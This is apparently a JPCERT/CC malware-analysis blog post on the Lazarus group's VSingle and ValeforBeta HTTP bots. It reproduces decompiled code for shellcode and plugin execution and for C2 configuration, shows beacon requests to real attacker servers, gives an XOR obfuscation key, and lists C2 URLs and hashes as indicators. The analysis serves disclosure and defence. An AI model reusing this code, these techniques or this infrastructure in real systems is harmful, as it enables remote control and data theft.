

Lazarus Attack Activities Targeting Japan (VSingle/ValeforBeta)

 blogs.jpccert.or.jp/en/2021/03/Lazarus_malware3.html



朝長 秀誠 (Shusei Tomonaga)

March 22, 2021

Lazarus

-
- Email

The attack group Lazarus (also known as Hidden Cobra) conducts various attack operations. This article introduces malware (VSingle and ValeforBeta) and tools used in attacks against Japanese organisations.

VSingle overview

VSingle is a HTTP bot which executes arbitrary code from a remote network. It also downloads and executes plugins.

Once launched, this malware runs Explorer and executes its main code through DLL injection. (Some samples do not perform DLL injection.) The main code contains the following PDB path:

```
G:\Valefor\Valefor_Single\Release\VSingle.pdb
```

The next sections describe VSingle's obfuscation technique and communication format.

VSingle obfuscation technique

Most of the strings in VSingle are obfuscated. Figure 1 shows the code to disable obfuscation. A fixed key value (o2pq0qy4ymcrbe4s) decodes the strings by XOR.




Figure 1: Code to

disable obfuscation in VSingle

Below is some parts of decoded strings:

```

[+] Download Parameter Error
[+] Download Result
[+] Upload Result
[+] Upload Parameter Error
[+] Interval
    Interval was set to
[+] Plugin Download Result
[+] Update
[+] Info
[+] Uninstall
    Valefor was uninstalled successfully.
[+] Executable Download Result
[+] Executable Download Parameter Error
ufw=%s&uis=%u
cmd.exe /c %s
[%02d-%02d-%04d %02d:%02d:%02d]
[+] Plugin Execute Result

```

VSingle communication with C2 servers

Below is the HTTP GET request that VSingle sends to its C2 server at the beginning of the communication.

```
GET /polo/[Unix time]/[random string].php?ufw=[Base64 data]&uis=[unique ID] HTTP/1.1
Host: maturicafe.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.5)
Gecko/20091102 Firefox/3.5.5 (.NET CLR 3.5.30729)
Accept: text/html3,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
```

[Base64 data] contains the Base64-encoded value of "[IP address][Windows version number][version]". As a response to this request, AES-encrypted data including commands is downloaded from the server. The encryption key is specified in Set-Cookie header in the response.

VSingle also works with authentication proxy (Basic authentication). If the malware contains proxy settings, it can communicate in proxy environment as follows:

```
GET https://maturicafe.com/polo/[Unix time]/[random string].php?ufw=[Base64
data]&uis=[unique ID] HTTP/1.1
Host: maturicafe.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.5)
Gecko/20091102 Firefox/3.5.5 (.NET CLR 3.5.30729)
Proxy-Connection: keep-alive
Proxy-Authorization: Basic [credential]
Pragma: no-cache
Cache-Control: no-cache
```

VSingle functions

VSingle has 8 simple functions as listed below:

Table 1: VSingle commands

Command number	Contents
1	Upload file
2	Set communication interval
3	Execute arbitrary command
4	Download/execute plugin
5	Update
6	Send malware information
7	Uninstall

It executes the following 4 types of plugins:

- Windows PE file (saved as a .tmp file)
- VBS file (saved as a .vbs file)
- BAT file (saved as a .bat file)
- Shellcode

Figure 2 shows a part of the code to execute a plugin.

```

65 | LODWORD(v12) = 255;
66 | memset(&v24, 0, v12);
67 | switch ( HIBYTE(word_10088AC4) )
68 | {
69 |     case 0u:
70 |         tmp = mal_xor_decode(enc_string_10072DE0); // .tmp
71 |         mal_generate_temp_filename(&FileName, (int)tmp);
72 |         flag_create_file = 1;
73 |         break;
74 |     case 1u:
75 |         lpAddress = VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
76 |         LODWORD(v13) = a1 - 18;
77 |         memmove_0(lpAddress, Buffer, v13);
78 |         ((void (*)(void))lpAddress)();
79 |         VirtualFree(lpAddress, dwSize, 0x8000u);
80 |         break;
81 |     case 2u:
82 |         lpAddressa = VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
83 |         LODWORD(v13) = a1 - 18;
84 |         memmove_0(lpAddressa, Buffer, v13);
85 |         ((void (*)(void))lpAddressa)();
86 |         break;
87 |     case 3u:
88 |         vbs = mal_xor_decode(enc_string_10072DEC); // .vbs
89 |         mal_generate_temp_filename(&FileName, (int)vbs);
90 |         flag_create_file = 1;
91 |         break;
92 |     case 5u:
93 |         bat = mal_xor_decode(enc_string_10072DF8); // .bat
94 |         mal_generate_temp_filename(&FileName, (int)bat);
95 |         flag_create_file = 1;
96 |         break;
97 |     default:
98 |         break;
99 | }
100 | if ( flag_create_file )
101 | {
102 |     mal_sleep(30);
103 |     fopen_s(&Stream, &FileName, "a+b");

```

Figure 2: Part of

VSingle code to execute a plugin

Plugins are temporarily saved in %TEMP% folder and then executed except for the shellcode ones; They are saved in %TEMP% folder but loaded and executed on memory.

When the command number 6 (sending malware information) is selected, the data in Figure 3 is sent. As for the version number, 4.1.1, 3.0.1 and others have been confirmed in addition to 1.0.1. It is possible that this number indicates some sort of identifier, rather than its malware version.

```
1  Version: 1.0.1
2  Loggedon User: test-user
3  Stub Path:
4  Persistence Mode:
5  Persistence name:
6  Mutex Name: sonatelr
```

Figure 3: Sample information send with

command number 6

ValeforBeta overview

ValeforBeta is a HTTP bot developed in Delphi, and its functions are even simpler than those of VSingle. Besides arbitrary code execution from remote network, it just uploads and downloads files.

The next sections describe ValeforBeta's configuration and communication format.

ValeforBeta configuration

Figure 4 shows the code to load the configuration. It contains sample ID ("512" in Figure 4), access type and intervals, as well as C2 server information.

```

40| mal_calc_systemhash();
41| LOWORD(v1->config->version_id) = myatoi((int)"512");
42| v1->config->url_counter = 0;
43| memset(v1->config->URL1, 0, 0x104u);
44| v2 = mal_check_count((int)"http://3.90.97.16/doc/total.php");
45| memcpy(v1->config->URL1, "http://3.90.97.16/doc/total.php", v2);
46| memset(v1->config->Proxy, 0, 0x104u);
47| v3 = mal_check_count((int)
48| memcpy(v1->config->Proxy
49| memset(v1->config->field_214, 0, 0x104u);
50| memset(v1->config->field_318, 0, 0x104u);
51| v1->config->cmd_interval = myatoi((int)"30");
52| v1->config->script_interval = myatoi((int)"30");
53| v1->config->sleep_time_dw1 = myatoi((int)"1");
54| memset(v1->config->Thismodulefilename, 0, 0x104u);
55| memset(v1->config->argv_0value, 0, 0x104u);
56| if ( myatoi((int)"1") )
57| {
58|     v1->config->flag_loadpe = 1;
59|     System::ParamStr(0, &v19);
60|     v8 = System::__linkproc__ LStrToPChar(v19);
61|     v13 = mal_check_count(v8);
62|     System::ParamStr(0, &v18);
63|     v9 = (const void *)System::__linkproc__ LStrToPChar(v18);
64|     memcpy(v1->config->Thismodulefilename, v9, v13);
65| }
66| else
67| {
68|     v1->config->flag_loadpe = 0;
69|     if ( !System::ParamCount() )
70|         goto LABEL_13;
71|     System::ParamStr(0, &v23);
72|     v4 = System::__linkproc__ LStrToPChar(v23);
73|     v11 = mal_check_count(v4);
74|     System::ParamStr(0, &v22);
75|     v5 = (const void *)System::__linkproc__ LStrToPChar(v22);
76|     memcpy(v1->config->argv_0value, v5, v11);
77|     System::ParamStr(1, &v21);
78|     v6 = System::__linkproc__ LStrToPChar(v21);
79|     v12 = mal_check_count(v6);
80|     System::ParamStr(1, &v20);
81|     v7 = (const void *)System::__linkproc__ LStrToPChar(v20);
82|     memcpy(v1->config->Thismodulefilename, v7, v12);
83| }
84| if ( myatoi((int)"3") == 1 )
85|     v1->config->dwAccessType = INTERNET_OPEN_TYPE_PRECONFIG;
86| if ( myatoi((int)"3") == 2 )
87|     v1->config->dwAccessType = INTERNET_OPEN_TYPE_DIRECT;
88| if ( myatoi((int)"3") == 3 )
89|     v1->config->dwAccessType = INTERNET_OPEN_TYPE_PROXY;
90| LABEL_13:

```

Figure 4: ValeforBeta

configuration

There are 3 different access types:

- Connect directly (INTERNET_OPEN_TYPE_DIRECT)
- Use default setting (INTERNET_OPEN_TYPE_PRECONFIG)
- Connect via proxy (INTERNET_OPEN_TYPE_PROXY)

ValeforBeta communication with C2 servers

Below is the HTTP POST request that ValeforBeta sends to its C2 server at the beginning of the communication.

```

POST /doc/total.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: JSESSIONID=[Base64 data]
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC
6.0; InfoPath.3)
Host: 3.90.97.16
Content-Length: 0
Proxy-Connection: Keep-Alive
Pragma: no-cache

```

Although it is a HTTP POST request, it does not contain any data to send. The Base64-encoded data after "JSESSIONID=" in the Cookie header contains the information of an infected host. Below is the format of Base64-encoded data.

```
[8-letter random string][data][random string (4-12 letters)]
```

[data] contains the version information of the malware and the IP address of the infected hosts. (See request type "0" in Appendix A for more details.) If the response from the server is "200 OK", the next request is sent (Request type "1").

The C2 server sends data including commands. The result of the command execution is sent as a part of the HTTP POST request, disguised as a BMP file. Figure 5 shows part of the code to send the command execution result.

```

v7 = mal_check_count(http_strc->URL);
(*(void (__stdcall **)(int, int, int, int *))o_InternetCrackUr1A[0])(http_strc->URL, v7,
if ( v4 == 1 )
{
    wsprintfA(
        &v30,
        "Content-Type: multipart/form-data; boundary=%s\r\n",
        (const char *)http_strc->http_bonday_str);
    if ( !v20 || !v21 )
    {
        if ( v20 )
            wsprintfA(
                &v32,
                "--%s\r\nContent-Disposition: form-data; name=\"%s\" \r\n\r\n%s\r\n\r\n",
                (const char *)http_strc->http_bonday_str,
                (const char *)http_strc->http_name1,
                (const char *)http_strc->http_body_text);
        else
            wsprintfA(
                &v32,
                "--%s\r\n"
                "Content-Disposition: form-data; name=\"%s\"; filename=\"%s\" \r\n"
                "Content-Type: image/bmp\r\n"
                "\r\n",
                (const char *)http_strc->http_bonday_str,
                (const char *)http_strc->http_name,
                (const char *)http_strc->http_filename);
    }
}
else
{
    wsprintfA(
        &v32,
        "--%s\r\n"
        "Content-Disposition: form-data; name=\"%s\" \r\n"
        "\r\n"
        "%s\r\n"
        "--%s\r\n"
        "Content-Disposition: form-data; name=\"%s\"; filename=\"%s\" \r\n"
        "Content-Type: image/bmp\r\n"
        "\r\n",
        (const char *)http_strc->http_bonday_str,
        (const char *)http_strc->http_name1,
        (const char *)http_strc->http_body_text,
        (const char *)http_strc->http_bonday_str,
        (const char *)http_strc->http_name,
        (const char *)http_strc->http_filename);
}
    wsprintfA(&v33, "\r\n--%s--\r\n", (const char *)http_strc->http_bonday_str);
    v27 = mal_check_count((int)&v32);
    v28 = mal_check_count((int)&v33);

```

Figure 5:

ValeforBeta's code to send command execution result

ValeforBeta functions

ValeforBeta has only 6 functions as listed in Table 2.

Table 2: ValeforBeta commands

Command number	Contents
1	Download file
2	Upload file
3	Execute arbitrary shell command
4	Uninstall (Executes cmd /c ping -n 4 127.0.0.1 >NUL & echo VFB > "file name of itself")
6	Set Sleep Time
7	Send system information

The command execution result is XOR-encoded. Figure 6 shows the decoded string of data sent with command number 7 (sending system information).


```
1 ----- About PC -----
2
3 ホスト名: WIN10
4 OS 名: Microsoft Windows 10 Enterprise
5 OS バージョン: 10.0.17763 N/A ビルド 17763
6 OS 製造元: Microsoft Corporation
7 OS 構成: スタンドアロン ワークステーション
8 OS ビルドの種類: Multiprocessor Free
9 登録されている所有者:
10 登録されている組織:
11 プロダクト ID:
12 最初のインストール日付:
13 システム起動時間: 2021/02/02, 12:20:45
14 システム製造元: VMware, Inc.
15 システム モデル: VMware Virtual Platform
16 システムの種類: x64-based PC
17 プロセッサ: 1 プロセッサインストール済みです。
18 | | | | |
19 | | | | | [01]: Intel64 Family 6 Model 45 Stepping 7 GenuineIntel ~1995 Mhz
20 BIOS バージョン: Phoenix Technologies LTD 6.00, 2015/07/02
21 Windows ディレクトリ: C:\WINDOWS
22 システム ディレクトリ: C:\WINDOWS\system32
23 起動デバイス: \Device\HarddiskVolume1
24 システム ロケール: ja;日本語
25 入力ロケール: ja;日本語
26 タイム ゾーン: (UTC+09:00) 大阪、札幌、東京
27 物理メモリの合計: 2,047 MB
28 利用できる物理メモリ: 1,023 MB
29 仮想メモリ: 最大サイズ: 2,127 MB
30 仮想メモリ: 利用可能: 647 MB
31 仮想メモリ: 使用中: 1,480 MB
32 ページ ファイルの場所: C:\pagefile.sys
33 ドメイン: WORKGROUP
34 ログオン サーバー: \\WIN10
35 ホットフィックス: 5 ホットフィックスがインストールされています。
36
37 - snip -
38
39 ----- About User -----
40
41 UserName: C:\Users\
42 ForeGroundWindow: Phantom - [y0o.:main thr3@d, m0du13 ezb_dump]
43
44 === Login Status ===
45
46 'query' は、内部コマンドまたは外部コマンド、
47 操作可能なプログラムまたはバッチ ファイルとして認識されていません。
48
49 ----- About Bot -----
50
51 Version: 512
52 Path: C:\Users\ \Desktop\ezb_dump.exe
53 ExecMode: LOADPE
54 IsAdmin: Yes
55 ScriptInterval: 30
56 CmdInterval: 30
57 Delay: 1
```

Figure 6: Sample data

sent by ValeforBeta

Tools used after intrusion

The attackers use the following 3 tools in this operation in order to relay communication with C2 server.

- 3Proxy
- Stunnel
- Plink

In closing

We introduced malware and tools that Lazarus used in the operation against Japanese organisations. We will provide an update if we find new types of malware. The C2 servers connected to the samples described in this article are listed in Appendix B. Please make sure that none of your devices is communicating with them.

Shusei Tomonaga
(Translated by Yukako Uchida)

Appendix A: Data sent by ValeforBeta

Table A: Format of data sent

Offset	Length	Contents
0x00	1	Request type(0: Send client data, 1: Request a command, 2: Send command execution result)
0x01	4	Client ID (generated from hostname, username, OS install date/time and MAC address)
0x05	3	Malware version
0x08	4	IP address
0x0C	3	OS version

Data after 0x05 is XOR-encoded and added only for the request type "0".

Appendix B: C2 servers


- <http://aquagoat.com/customer>
- <http://blacktiger.com/input>
- <http://bluedog.com/submit>
- <http://coraltiger.com/search>
- <http://goldtiger.com/find>
- <http://greentiger.com/submit>
- <http://industryarticleboard.com/evolution>
- <http://industryarticleboard.com/view>
- <http://maturicafe.com/main>
- <http://purplefrog.com/remove>
- <http://whitedragon.com/search>
- <https://coralcameleon.com/register>
- <https://industryarticleboard.com/article>
- <https://maturicafe.com/polo>
- <https://salmonrabbit.com/login>
- <https://whitecameleon.com/find>

- <https://whiterabbit.com/input>
- <http://toysbagonline.com/reviews>
- <http://purewatertokyo.com/list>
- <http://pinkgoat.com/input>
- <http://yellowlion.com/remove>
- <http://salmonrabbit.com/find>
- <http://bluecow.com/input>
- http://www.karin-store.com/data/config/total_manager.php
- <http://katawaku.jp/bbs/data/group/group-manager.php>
- <http://3.90.97.16/doc/total.php>

Appendix C: Malware hash value

- 487c1bdb65634a794fa5e359c383c94945ce9f0806fcad46440e919ba0e6166e
- eb846bb491bea698b99eab80d58fd1f2530b0c1ee5588f7ea02ce0ce209ddb60
- Email

Author



朝長 秀誠 (Shusei Tomonaga)

Since December 2012, he has been engaged in malware analysis and forensics investigation, and is especially involved in analyzing incidents of targeted attacks. Prior to joining JPCERT/CC, he was engaged in security monitoring and analysis operations at a foreign-affiliated IT vendor. He presented at CODE BLUE, BsidesLV, BlackHat USA Arsenal, Botconf, PacSec and FIRST Conference. JSAC organizer.

Was this page helpful?


0 people found this content helpful.

If you wish to make comments or ask questions, please use this form.


This form is for comments and inquiries. For any questions regarding specific commercial products, please contact the vendor.

please change the setting of your browser to set JavaScript valid. Thank you!

Related articles




Trends of Reported Phishing Sites and Compromised Domains in 2021




Attack Exploiting XSS Vulnerability in E-commerce Websites



PHP Malware Used in Lucky Visitor Scam



Attacks Embedding XMRig on Compromised Servers



Emotet Disruption and Outreach to Affected Users

[Back](#)

[Top](#)

[Next](#)